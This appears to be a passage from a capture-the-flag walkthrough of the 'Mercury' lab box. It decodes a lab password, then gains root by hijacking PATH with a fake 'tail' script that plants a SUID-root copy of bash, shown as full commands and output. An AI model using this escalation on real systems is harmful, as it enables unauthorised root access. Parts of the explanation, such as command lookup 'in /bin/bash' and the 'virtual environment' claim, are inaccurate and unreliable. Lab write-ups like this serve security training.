
Base64

```
bWVyY3VyeW1lYW5kaWFtZXRlcmlzNDg4MGttCg==
```


Text

```
mercurymeandiameteris4880km
```

Now let’s login for linuxmaster.




```
└─$ ssh 192.168.56.101 -l linuxmaster
linuxmaster@192.168.56.101's password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-45-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Tue  5 Aug 17:01:31 UTC 2025

  System load:  0.04              Processes:               108
  Usage of /:   70.2% of 4.86GB   Users logged in:         0
  Memory usage: 27%               IPv4 address for enp0s3: 192.168.56.101
  Swap usage:   0%


22 updates can be installed immediately.
0 of these updates are security updates.
To see these additional updates run: apt list --upgradable


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Mon Aug  4 19:09:01 2025 from 192.168.56.1
linuxmaster@mercury:~$ 
```



```
Last login: Mon Aug  4 19:09:01 2025 from 192.168.56.1
linuxmaster@mercury:~$ ls
linuxmaster@mercury:~$ sudo -l
[sudo] password for linuxmaster:
Matching Defaults entries for linuxmaster on mercury:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User linuxmaster may run the following commands on mercury:
    (root : root) SETENV: /usr/bin/check_syslog.sh
linuxmaster@mercury:~$ more /usr/bin/check_syslog.sh
#!/bin/bash
tail -n 10 /var/log/syslog
```

As we can see ls command doesn't show any file or directories. So let’s see what commands we can run as root privilege , as we don’t have root access for this user too. Our ***sudo -l*** command shows that **/usr/bin/check_syslog.sh** can be run as root. Check_syslog.sh has a script that shows the system log’s only last 10 lines.



```
linuxmaster@mercury:~$ rm tail
linuxmaster@mercury:~$ nano tail
linuxmaster@mercury:~$ chmod u+x tail
linuxmaster@mercury:~$ cat tail
#!/bin/bash
cp /bin/bash /tmp/rootbash
chmod 4777 /tmp/rootbash
linuxmaster@mercury:~$ export PATH=.:$PATH
linuxmaster@mercury:~$ sudo --preserve-env=PATH /usr/bin/check_syslog.sh
[sudo] password for linuxmaster:
linuxmaster@mercury:~$ /tmp/rootbash -p
rootbash-5.0# id
uid=1002(linuxmaster) gid=1002(linuxmaster) euid=0(root) groups=1002(linuxmaster),1003(viewsyslog)
rootbash-5.0# cd /root
rootbash-5.0# ls
root_flag.txt
rootbash-5.0# more root_flag.txt
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@@@@@@@@@@@@@@@@@@@@/##////////@@@@@@@@@@@@@@@@@@@
@@@@@@@@@@@@@@(((/(*(/((((((////////&@@@@@@@@@@@@@
@@@@@@@@@@@((#(#(###((##//(((/(/(((*((//@@@@@@@@@@
@@@@@@@@/#(((#((((((/(/,*/(((///////(/*/*/#@@@@@@@
@@@@@@*((####((///*//(///*(/*//((/(((//**/((&@@@@@
@@@@@/(/(((##/*((//(#(////(((((/(///(((((///(*@@@@
@@@@/(//((((#(((((*///*/(/(/(((/((////(/*/*(///@@@
@@@//**/(/(#(#(##((/(((((/(**//////////((//((*/#@@
@@@(//(/((((((#((((#*/((///((///((//////(/(/(*(/@@
@@@((//((((/((((#(/(/((/(/(((((#((((((/(/((/////@@
@@@(((/(((/##((#((/*///((/((/((##((/(/(/(((((/*@@
@@@(((/(##/#(((##((/(((((((/(##(/##(#((/((((#((*%@@
@@@@(///(#(((((#(#(((((#(//((#((###((/(((((/(//@@@
@@@@@(/*/(##(/(###(((#((((/((####/((((///((((/@@@@
@@@@@@%//((((#############((((/((/(/(*/(((((@@@@@@
@@@@@@@@%#(((############(##((#((*//(/(*//@@@@@@@@
@@@@@@@@@@@/(#(####(###/((((((#(///((//(@@@@@@@@@@
@@@@@@@@@@@@@@@(((###((#(#(((/((///*@@@@@@@@@@@@@@
@@@@@@@@@@@@@@@@@@@@@@@%#(#%@@@@@@@@@@@@@@@@@@@@@@
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@

Congratulations on completing Mercury!!!
If you have any feedback please contact me at SirFlash@protonmail.com
[root_flag_69426d9fda579afbffd9c2d47ca31d90]
rootbash-5.0# 
```

Here we create a txt file named “tail” which has a command to copy /bin/bash to /tmp/rootbash and set it with SUID permissions, allowing it to be executed with root privileges because the time it’s permission were being set,i.eSUID, user was having root privileges. If we try to set any other program permissions as root while the file creating user doesn’t have root privilege , it won’t work. After writing the above source file we set tail to executable for the user(linuxmaster). Now we have created tail as executable file and linux already has tail command which is being used in script.When ever a command is used in linux it check it sequentially in /bin/bash, so now we will set our current directory first in that list so that our executable file is used instead of original tail command file.That can be achieved by ***export PATH=.:$PATH*** command. Now we use ***sudo --preserve-env=PATH /usr/bin/check_syslog.sh*** command to run the /usr/bin/check_syslog.sh as

root along with preserving the path we created so out tails file is executed instead of original. We were able to do so because executing of /usr/bin/check_syslog.sh was set in a virtual environment.
After that we run our tail executable file by /tmp/rootbash -p command. The “-p “option is often used to start a new shell with the privileges of the root user. Now open the root directory and we have our root flag in front of us,